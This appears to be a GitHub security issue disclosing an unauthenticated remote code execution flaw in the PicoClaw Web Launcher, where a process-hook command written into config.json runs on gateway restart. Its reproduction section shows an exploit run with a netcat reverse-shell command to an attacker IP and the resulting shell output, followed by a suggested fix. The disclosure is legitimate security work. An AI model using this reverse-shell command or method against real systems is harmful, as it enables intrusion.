New issue

[Security Policy] PicoClaw Process Hook RCE #2307

Open

Labels domain: config type: bug

CH13hh opened 3 weeks ago · edited by CH13hh Edits

Quick Summary

The unauthenticated Web Launcher management plane can directly change the config.json, write any hooks.processes[*].command into it, and then restart the gateway through the unauthenticated POST /api/gateway/restart. When the gateway starts, this command is immediately started as a process hook, forming a stable RCE


Environment & Tools

- **PicoClaw Version:** (picoclaw-0.2.4)
- **Go Version:** (Go 1.25.8)
- **Operating System:** (e.g., Ubuntu 20.04TLS)

📸 Steps to Reproduce

This vulnerability can directly result in unauthenticated remote code execution under the following conditions. The target launches **picoclaw-launcher -public** or the launcher is deployed as an accessible management plane in the same CIDR segment and allowed_cidrs is empty, or the attacker IP is within the allowed range

❌ Actual Behavior




```
> python3 exploit_hook_rce.py http://192.168.102.167:18800 --proof-command "nc.traditional -e /bin/bash 192.168.102.145 4444"
[*] Config updated: {'status': 'ok'}
[*] Gateway restart response: {'pid': 4899, 'status': 'ok'}
[+] RCE confirmed. Proof file contents:
> nc -lnvp 4444
listening on [any] 4444 ...
connect to [192.168.102.145] from (UNKNOWN) [192.168.102.167] 60846
id
用户id=1000( ) 组id=1000( ) 组=1000( ),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),133(lxd),134(sambashare),137(docker)
```

Fix suggestion: Add mandatory identity authentication to the management interface, and implement strict input path and parameter verification for hooks commands in the configuration.

💬Email：

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sipeed-bot added **type: bug** **domain: config** 3 weeks ago

github-actions mentioned this 3 weeks ago

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sipeed-bot bot last week – with Sipeed Bot

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Metadata

Assignees

No one assigned

Labels

domain: config type: bug

Type

No type

Projects

No projects

Milestone

No milestone

Relationships

None yet

Development

No branches or pull requests

Participants